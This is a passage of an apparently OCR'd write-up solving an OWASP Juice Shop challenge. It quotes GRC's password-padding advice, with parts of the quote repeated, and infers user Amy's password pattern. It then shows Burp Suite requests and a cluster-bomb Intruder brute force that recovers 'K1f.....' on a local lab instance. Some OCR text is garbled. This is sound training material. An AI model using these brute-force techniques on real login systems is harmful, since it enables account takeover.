
Description: Weak login systems, such as improper session management, weak password enforcement, or failure to lock out repeated failed attempts, create vulnerabilities that attackers can exploit.

Impact: Account takeovers may allow attackers to access sensitive user data, disrupt business operations, and exploit system functionalities. Customer trust is often eroded following such incidents.

Steps to reproduce the vulnerability:



In this challenge we can see that it asks from us to login as user Amy using her original credentials and we can see a tip which says it can take 93,83 billion trillion centuries to brute force and mentions that she did not read the one last important note about this.



We do some research about this, and we find a website about this.

ENTROPY: If you are mathematically inclined, or if you have some security knowledge and training, you may be familiar with the idea of the "entropy" or the randomness and unpredictability of data. If so, you'll have noticed that the first, stronger password has **much less entropy** than the second (weaker) password. Virtually everyone has always believed or been told that passwords derived their strength from having "high entropy". But as we see now, when the only available attack is guessing, that long-standing common wisdom ... is ... not ... correct!

But wouldn't something like "D0g" be in a dictionary, even with the 'o' being a zero?

Sure, it might be. But that doesn't matter, because the attacker is totally blind to the way your passwords look. The old expression "Close only counts in horseshoes and hand grenades" applies here. The **only thing** an attacker can know is whether a password guess was an exact match ... or not. The attacker **doesn't** know how long the password is, nor **anything** about what it might look like. So after exhausting all of the standard password cracking lists, databases and dictionaries, the attacker has no option other than to either give up and move on to someone else, or start guessing every possible password.

And here's the key insight of this page, and "**Password Padding**":

Once an exhaustive password search begins, the most important factor is password length!

- The password **doesn't** need to have "complex length", because "simple length" is just as unknown to the attacker and **must be searched for**, just the same.
- "Simple length", which is easily created by **padding an easily memorized password with equally easy to remember (and enter) padding** creates unbreakable passwords that are also **easy to use**.
- And note that simple padding also defeats all dictionary lookups, since even the otherwise weak phrase "Password", **once it is padded** with additional characters of any sort, will not match a standard password guess of just "Password."

One Important Final Note

The example with "D0g....." should not be taken literally because if everyone began padding their passwords with simple dots, attackers would soon start adding dots to their guesses to bypass the need for full searching through **unknown** padding. Instead, **YOU should invent your own personal padding policy**. You could put some padding in front, and/or interspersed through the phrase, and/or add some more to the end. You could put some characters at the beginning, padding in the middle, and more characters at the end. And also mix-up the padding characters by using simple memorable character pictures like "<->" or "[*]" or "^\^" ... but do invent your own!

If you make the result long and memorable, you'll have super-strong passwords that are also easy to use!

Common Questions & Answers

Firefox File Edit View History Bookmarks Tools Window Help Fri Dec 27 17:08

OWASP Juice Shop OWASP Juice Shop GRC's | Password Haystacks: H:X

https://www.grc.com/haystack.htm?id

Which of the following two passwords is stronger, more secure, and more difficult to crack?

D0g.....

PrXyc.N(n4k77#L!eVdAfp9

You probably know this is a trick question, but the answer is: Despite the fact that the first password is **HUGELY** easier to use and more memorable, it is also the stronger of the two! In fact, since it is one character longer and contains uppercase, lowercase, a number and special characters, that first password would take an attacker approximately **95 times longer to find by searching** than the second impossible-to-remember-or-type password!

ENTROPY: If you are mathematically inclined, or if you have some security knowledge and training, you may be familiar with the idea of the "entropy" or the randomness and unpredictability of data. If so, you'll have noticed that the first, stronger password has **much less entropy** than the second (weaker) password. Virtually everyone has always believed or been told that passwords derived their strength from having "high entropy". But as we see now, when the only available attack is guessing, that long-standing common wisdom ... is ... not ... correct!

But wouldn't something like "D0g" be in a dictionary, even with the 'o' being a zero?


Sure, it might be. But that doesn't matter, because the attacker is totally blind to the way your passwords look. The old expression "Close only counts in horseshoes and hand grenades" applies here. The only thing an attacker can know is whether a password guess was an exact match ... or not. The attacker **doesn't** know how long the password is, nor **anything** about what it might look like. So after exhausting all of the standard password cracking lists, databases and dictionaries, the attacker has no option other than to either give up and move on to someone else, or start guessing every possible password.

And here's the key insight of this page, and "[Password Padding](#)".

Once an exhaustive password search begins, the most important factor is password length!

- The password **doesn't** need to have "complex length", because "simple length" is just as unknown to the attacker and **must be searched for**, just the same.
- "Simple length", which is easily created by **padding an easily memorized password** with equally **easy to remember (and enter) padding** creates unbreakable passwords that are also **easy to use**.
- And note that simple padding also defeats all dictionary lookups, since even the otherwise weak phrase "Password", [once it is padded](#) with additional characters of any sort, will not match a standard password guess of just "Password."

We found the one important final note which was mentioned that Amy didn't read about it. In the website it tells that a certain type of password is stronger. So it says that D0g..... is stronger password than normal strong random passwords if it's longer however in last note it says that this doesn't mean we should keep the exact same format and what they mean is to have a longer password not have



Since we know that Amy hasn't read the last part we know her password template which will have a capital letter in beginning, a number and a lowercase letter and rest will be dots.

Burp Suite Community Edition v2024.11.2 - Temporary Project

#	Host	Method	URI	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time
8331	http://delecportal.firefox.com	GET	/success.txt?ipv4		✓	200	216	text	txt	success.txt?ipv4			34.107.221.82		17:09:01 27 ...
8332	http://delecportal.firefox.com	GET	/success.txt?ipv6		✓	200	216	text	txt	success.txt?ipv6			34.107.221.82		17:09:01 27 ...
8333	http://delecportal.firefox.com	GET	/success.txt?ipv4		✓	200	215	text	txt	success.txt?ipv4			34.107.221.82		17:09:01 27 ...
8334	http://delecportal.firefox.com	GET	/success.txt?ipv6		✓	200	215	text	txt	success.txt?ipv6			34.107.221.82		17:09:01 27 ...
8335	http://delecportal.firefox.com	GET	/success.txt?ipv4		✓	200	216	text	txt	success.txt?ipv4			34.107.221.82		17:09:01 27 ...
8336	http://delecportal.firefox.com	GET	/success.txt?ipv6		✓	200	216	text	txt	success.txt?ipv6			34.107.221.82		17:09:01 27 ...
8337	http://delecportal.firefox.com	GET	/success.txt?ipv4		✓	200	298	text	html	success.txt?ipv4			34.107.221.82		17:09:01 27 ...
8338	http://delecportal.firefox.com	GET	/success.txt?ipv6		✓	200	215	text	txt	success.txt?ipv6			34.107.221.82		17:09:01 27 ...
8339	http://delecportal.firefox.com	GET	/success.txt?ipv4		✓	200	216	text	txt	success.txt?ipv4			34.107.221.82		17:09:01 27 ...
8340	http://127.0.0.1:3000	POST	/rest/user/login		✓	401	413	text					127.0.0.1		17:09:11 27 ...
8341	http://127.0.0.1:3000	GET	/rest/user/whoami			200	394	JSON					127.0.0.1		17:09:11 27 ...
8342	http://127.0.0.1:3000	GET	/rest/user/whoami			200	394	JSON					127.0.0.1		17:09:11 27 ...

Request

```

POST /rest/user/login HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 26
Origin: http://127.0.0.1:3000
Referer: http://127.0.0.1:3000/
Cookie: language=en; welcomebanner_status=dDismiss;
cookieConsent_status=dDismiss; continueCode=3e020a63b48f5tvtPfmH7t7iu4DTyss8oh1Xmpus4ujEG07wpXzWk6g
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: uab
{
  "email": "amy@juice-sh.op",
  "password": "08g....."
}
    
```

Response

```


HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Keep-Alive: #jboss
Content-Type: text/html; charset=UTF-8
Content-Length: 26
Etag: W/"1a-ARJZVVK+smzAF3Q0ve2n0SG+3Eus"
Vary: Accept-Encoding
Date: Fri, 27 Oct 2023 14:09:11 GMT
Connection: keep-alive
Keep-Alive: timeout=5
    
```


Inspector

Request attributes: 2 ✓
Request cookies: 4 ✓
Request headers: 15 ✓
Response headers: 12 ✓



Event log (27) All issues

We send a random request to capture it in burp and continue from there. We will try brute force attack for this since we know most of the password.





We generate our list of letters using AI



We send the request to intruder and set the attack time to cluster bomb attack and set 3 payloads for each letter, set first one to capital letters, second one to numbers from 0-9 and last one to lowercase letters.


The screenshot shows the Burp Suite Community Edition interface. At the top, it says "5. Intruder attack of http://127.0.0.1:3000". Below this is a table titled "Intruder attack results filter: Showing all items". The table has columns: Request, Payload 1, Payload 2, Payload 3, Status code, Response received, Error, Timeout, Length, and Comment. There are two rows: one for payload 0 (Status code 401) and one for payload 1 (Status code 200). The "Comment" column for payload 1 contains the text "K1f.....".

Below the table, the "Request" tab is selected. The "Pretty" option is chosen, showing the following JSON payload:

```
0 Content-Type: application/json
1 Content-Length: 65
2 Origin: http://127.0.0.1:3000
3 Connection: keep-alive
4 Referer: http://127.0.0.1:3000/
5 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=XltvIyUZH2tyIlf7HyEtaFyVuKKhj5tkxI1eTBosK9CjefwPSgRtNSuMkH0K
6 Sec-Fetch-Dest: empty
7 Sec-Fetch-Mode: cors
8 Sec-Fetch-Site: same-origin
9 Priority: u=0
10 
11 {
12   "email": "amy@juice-sh.op",
13   "password": "K1f....."
14 }
```

At the bottom of the window, there is a toolbar with various icons and a status bar indicating "Sun Dec 29 20:21".

We manage to find the password after a very very long time thanks to burp community edition and we see that the first 3 letters are K1f and rest are dots.



We use that password to login and successfully manage to solve the challenge.

Recommendations:

Take password security seriously. If you absolutely must share your passwords with someone else then do not send it SMS, Email, or any other electronic medium without first encrypting the file. Generating and using an RSA key pair is a pain (not to mention getting the other person to do it), but it beats having your identity stolen.

Use unique passwords for every account you have. Password managers aren't 100% secure (nothing is).

GDPR Data Theft ★★★★

Severity: Critical

Description: Unauthorized access to or theft of personal data protected under GDPR regulations can occur through insecure storage, improper access controls, or vulnerabilities in systems handling sensitive information. Attackers might exploit these weaknesses to collect personally identifiable information (PII), financial records, or other regulated data for malicious purposes.

